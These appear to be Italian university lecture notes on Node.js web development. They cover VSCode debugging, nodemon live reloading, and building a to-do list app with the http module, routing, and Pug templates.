
Per abilitare Auto Attach, usa CTRL+MAIUSC+P per visualizzare la palette dei comandi di VSCode e poi cerca "Toggle Auto Attach".

Suggerisco quindi di selezionare la modalità "Smart", che si collega automaticamente solo agli script esterni a /node_modules/.




Quando si avvia la propria app Node.js dal VSCode terminal, si collegherà un debugger.

Si attiverà il pannello Run e Debug e si potrà iniziare correttamente il debug della propria app.



È possibile aggiungere punti di interruzione (breakpoints) come di consueto, facendo clic accanto al numero di riga della riga di codice su cui si desidera posizionare il punto di interruzione.




L'esecuzione del codice si interrompe quando raggiunge un punto di interruzione (breakpoint).

Il pannello Run e Debug ci consente di ispezionare le variabili, osservare le espressioni, visualizzare lo stack delle chiamate e molto altro.

Possiamo anche esercitare un controllo granulare del flusso di esecuzione con le Debugging Actions.



Action	Description
	Resume Resume the normal execution flow (until the next breakpoint)
	Step Over Execute the next statement as a single unit, without inspecting its inner component steps
	Step Into Enter the next statement to follow its execution line-by-line.
	Step Out When inside a method or subroutine, return to the earlier execution context by completing remaining lines of the current method as though it were a single command.
	Restart Terminate the current program execution and start debugging again using the current run configuration (does not work with auto attach!).
	Disconnect Terminate the current debugging session.




Live Reloading in Node.js:

Ogni volta che apportiamo una modifica al codice, dobbiamo riavviare l'intero server (npm start, o nodeapp.js, ecc.)

Per rendere lo sviluppo più piacevole, possiamo utilizzare utility che monitorano il nostro codice base per eventuali modifiche e riavviano il server di sviluppo quando necessario (ovvero, ricaricamento in tempo reale).

Una di queste utility è nodemon:

- È possibile installarlo usando npm (npm install nodemon).
- Quindi è sufficiente sostituire node app.js con nodemon app.js.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
@luigi → D:/O/T/L/T/2/e/1/web-app $ npm start

> web-app@0.0.1 start
> nodemon app.js

[nodemon] 3.0.1
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): *.*
[nodemon] watching extensions: js,mjs,cjs,json
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62283/30cd1607-a3ed-4b2d-ac76-e910303ebbe0
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
[nodemon] restarting due to changes...
[nodemon] starting `node app.js`
Debugger listening on ws://127.0.0.1:62287/76349d46-d3af-4b18-9a1b-a2a156ec7b97
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app listening on port 3000
```

```
//from package.json
"scripts": {
  "start": "nodemon app.js"
},
```


Lezione 11:

Implementazione di Web Apps con Node.js:

La To-Do List Web App:


La homepage è la pagina di destinazione.

- Include link alla pagina della lista e alla pagina di ripristino dell'app.



La pagina della lista contiene:


- Form per salvare nuovi to-do items, inviati tramite POST al medesimo URL della pagina.
- Una lista dei to-do items attualmente salvati.



Form for saving new To-do items. Submits using POST to the same url as the page.

List showing the saved To-do list items

La pagina di ripristino dell'app permette di eliminare tutti i to-do items salvati, resettando quindi l'app.



Per implementare quanto visto in Node.js, si comincia creando un HTTP server.

```
import http from 'http';

const PORT = 3000;

let server = http.createServer();
server.listen(PORT);

server.on('request', handleRequest);

function handleRequest(request, response){
  /* handle request */
}
```

Node.js ci permette di implementare in modo semplice ed efficiente un server http sfruttando i moduli integrati e il suo ciclo di eventi a thread singolo.

Node.js esegue anche una pre-elaborazione delle richieste (ad esempio, analizza le intestazioni) e fornisce un'astrazione per richieste e risposte.

A parte questo, siamo da soli quando si tratta di implementare la To-Do List app.

I primi tre problemi da affrontare sono:


- Routing.
- Templating.
- Analisi dei corpi delle richieste.

Routing:

La nostra applicazione web gestirà diversi tipi di richieste HTTP (ad esempio: mostra homepage, mostra elenco, reimposta app, ecc.)

Un primo problema fondamentale da affrontare è il routing:

- Data una richiesta, quale codice dovrei eseguire per gestirla?



Dobbiamo gestire richieste a percorsi diversi (paths).

- Una homepage, una pagina in cui sono elencati gli elementi da fare, una pagina di reset, ecc.
- Le richieste a ciascun percorso possono essere gestite in modo diverso.

```
function handleRequest(request, response){
  switch(request.url){
    case "/":
      renderHomepage(request, response);
      break;
    case "/reset":
      handleResetRequest(request, response);
      break;
    case "/todo":
      handleTodoListRequest(request, response);
      break;
    /* and so on... */
    default:
      handleError(request, response, 404);
  }
}
```


Le richieste a un determinato percorso possono anche essere gestite in modo diverso a seconda del metodo HTTP utilizzato.

- Le richieste GET a /todos ottengono l'elenco delle cose da fare.
- Le richieste POST a /todos tentano di salvare un nuovo elemento.

```
function handleTodoListRequest(request, response, context={}){
  switch(request.method){
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Unsupported method");
  }
}
```

Static files:

Se il nostro output HTML include file statici (ad esempio immagini, file css o js), dobbiamo configurare il componente Router per gestire questi file.

```
switch(request.url){
  /* ... */
  case "/css/bootstrap.css":
    fs.readFile('./static/css/bootstrap.css', function(err, data){
      response.writeHead(200, {'Content-Type': 'text/css'});
      response.end(data, 'utf-8');
    }); break;
  case "/img/node.png":
    fs.readFile('./static/img/node.png', function(err, data){
      response.writeHead(200, {'Content-Type': 'image/png'});
      response.end(data, "binary");
    }); break;
}
```

Gestione degli errori:

Quando nessuno dei percorsi noti è applicabile, possiamo restituire un 404.

```
switch(request.url){
  /* other routes */
  default:
    handleError(request, response, 404, "Web page not found");
}
```

```
function handleError(request, response, statusCode, message){
  let renderedContent = pug.renderFile("./templates/errorPage.pug",
    {"code": statusCode, "description": message});
  response.writeHead(statusCode, {"Content-Type": "text/html"});
  response.end(renderedContent);
}
```

Il routing sembra piuttosto semplice, ma può diventare più complesso con la crescita delle app:

- Alcuni percorsi potrebbero essere accessibili solo ad alcuni utenti (ad esempio: amministratori).
- Alcuni percorsi potrebbero dipendere da pattern o parametri nel percorso della richiesta (ad esempio: GET /users/42/friends, dove 42 potrebbe essere qualsiasi ID utente).
- Potrebbe essere necessario eseguire due o più parti di codice per gestire una richiesta (ad esempio: una funzione che si limita a registrare i dati e una funzione diversa che prepara la risposta)

Template Engines:

A un certo punto, la nostra applicazione web dovrà generare del codice HTML da inviare nel corpo della risposta, in modo che i browser possano visualizzarlo.

Nel nostro primo esempio, abbiamo scritto l'HTML manualmente.

```
let server = http.createServer(function(request, response){
  let course = "Web Technologies";
  response.writeHead(200, {"Content-Type": "text/html"});
  response.write(`<!DOCTYPE html>
  <html><body>
    <h1>Hello ${course}</h1>
    <p>Current date is ${new Date().toDateString()}</p>
  </body></html>`);
  response.end();
}).listen(PORT);
```

Alcune parti del codice HTML che produciamo potrebbero ripetersi in più pagine (ad esempio: barra di navigazione, piè di pagina, ecc.).

Man mano che le pagine diventano sempre più complesse, creare una risposta manipolando e concatenando stringhe diventa rapidamente impossibile.

I motori di template (Template Engines) sono ottimi per risolvere questo problema.

Pug:

- Pug è un motore di template ad alte prestazioni implementato in JavaScript.
- Presenta una sintassi sensibile agli spazi (simile a Python) per la scrittura di template HTML.
- I template Pug possono essere facilmente «compilati» in codice HTML.

Installazione ed uso di Pug:

Installare Pug è semplice come eseguire `npm install pug`.

Il modo più semplice per usare Pug è il seguente:

```
import pug from "pug"

//basic_example.pug is the file with the template to render
let html = pug.renderFile("./templates/basic_example.pug");

console.log(html); //html contains the generated HTML code
```

```
doctype html
html(lang="en")
  head
    title Hello Pug!
  body
    h1(class="foo") First Pug template
    p This is our first Pug template!
```



```
<!DOCTYPE html>
<html lang="en">
<head><title>Hello Pug!</title></head>
<body>
  <h1 class="foo">First Pug template</h1>
  <p>This is our first Pug template!</p>
</body>
</html>
```


Pug è molto più di un semplice modo di scrivere HTML.

- Per cominciare, un template può includere altri template.
- Questo è di grande aiuto per il riutilizzo dei template.

```
// - index.pug
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```

```
// - partials/head.pug
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

```
// - partials/footer.pug
footer#footer
  p Copyright (c) Web Tech
```




Templating con Pug - Eredità:

Quando si progettano applicazioni web, è comune avere un layout comune condiviso da tutte le pagine web.

Ogni pagina web può eventualmente sovrascrivere alcune parti del template comune.

In Pug, tali scenari sono supportati dall'ereditarietà dei template.



Pug supporta l'ereditarietà dei template tramite le parole chiave `block` e `extends`.

Un block è un «blocco» del template Pug che i template figlio possono sostituire.

- I blocchi possono anche contenere contenuti predefiniti, se necessario.

L'esempio seguente definisce tre blocchi: intestazione, contenuto e piè di pagina. Intestazione e piè di pagina (footer) contengono contenuti predefiniti.

```
//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer This is the default footer.
```

Un Pug template può estendere altri modelli utilizzando la parola chiave `extends`.

I modelli che estendono altri modelli possono sovrascrivere alcuni dei modelli definiti dal modello padre.

- Nel seguente esempio, il contenuto e i blocchi del piè di pagina vengono sovrascritti.
- Il blocco dell'intestazione non viene sovrascritto e visualizzerà il valore predefinito.

```
extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.
```

```

//- base-layout.pug
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer This is the default footer.

extends ./base-layout.pug

block content
  p The actual content of the homepage.

block footer
  footer This is a specialized footer.

```

```

<!DOCTYPE html>
<html>
<head>
  <title>Pug Inheritance </title>
</head>
<body>
  <h1>Pug Inheritance </h1>
  <p>
    The actual content of the
    homepage.
  </p>
  <footer>
    This is a specialized
    footer.
  </footer>
</body>
</html>

```

26

Templating con Pug - Locals:

I Pug templates possono anche eseguire il rendering di contenuti in base a un oggetto dati fornito (noto anche come "locals"), passato alle funzioni render() o renderFile().

```

import pug from "pug";

let html = pug.renderFile("./locals-example.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);

```

```

- let footer = "a locally defined variable"

h1 #{product.name.toUpperCase()}
p Description: #{product.description}
footer #{footer}

```

Il codice contenuto tra #{ e } viene valutato, sottoposto ad escape e memorizzato nel buffer nell'output.

```

import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);

```

```

//- locals.pug
- let footer = "a nice string"

h1 #{product.name.toUpperCase()}
p Description: #{product.description}
footer #{footer}

```

```

<h1>SAMSUNG S24</h1>
<p>Description: Smartphone</p>
<footer>a nice string</footer>

```

Templating con Pug - Condizionali:

Spesso, i templates vengono renderizzati in modo diverso a seconda di determinate condizioni.

A tal fine, Pug supporta un costrutto if/else.

```
let user = {"isAdmin": true, "name": "Brendan"};
let html = pug.renderFile("./conditionals.pug", {"user": user});
```

```
if !user
  a(href="/login") Please, authenticate yourself.
else if user.isAdmin
  p At your command, #{user.name}
else
  p Welcome back, #{user.name}
```

```
<p>At your command, Brendan</p>
```

Templating con Pug - Iterazioni:

Un'attività comune quando si lavora con i modelli è l'iterazione su sequenze di dati.

```
let items = [
  {"name": "Margherita", "price": 5.50}, {"name": "Marinara", "price": 5.00},
  {"name": "Capricciosa", "price": 6.50}
]
let html = pug.renderFile("./iteration.pug", {"items": items});
```

```
ul
  each item in items
    li #{item.name} - € #{item.price.toFixed(2)}
  else
    li No pizza is available at the moment!
```

```
<ul>
  <li>Margherita - € 5.50</li>
  <li>Marinara - € 5.00</li>
  <li>Capricciosa - € 6.50</li>
</ul>
```

Altri Template Engines:

Pug è solo uno dei tanti motori di template disponibili. Altri motori di template noti includono:


- EJS (precedentemente Jake): sintassi in qualche modo simile a JSP/PHP.
- SquirrellyJS.
- Nunjucks.
- LiquidJS.
- Eta.
- Haml (Ruby).

Analisi dei corpi delle richieste:

Gli utenti compilano il form nella pagina della to-do list per salvare nuovi to-do items.

- Il form viene inviato tramite il metodo POST.
- Dobbiamo analizzare il corpo del messaggio per ottenere i nomi dei parametri e il loro valore.

```
form(action="/todo" method="POST")  
  label(for="todo") To-do Item  
  input(type="text" id="todo" name="todo" required)  
  button(type="submit") Save To-do
```




To-do Item


```
POST /todo HTTP/1.1  
  
todo=Learn+Node.js
```

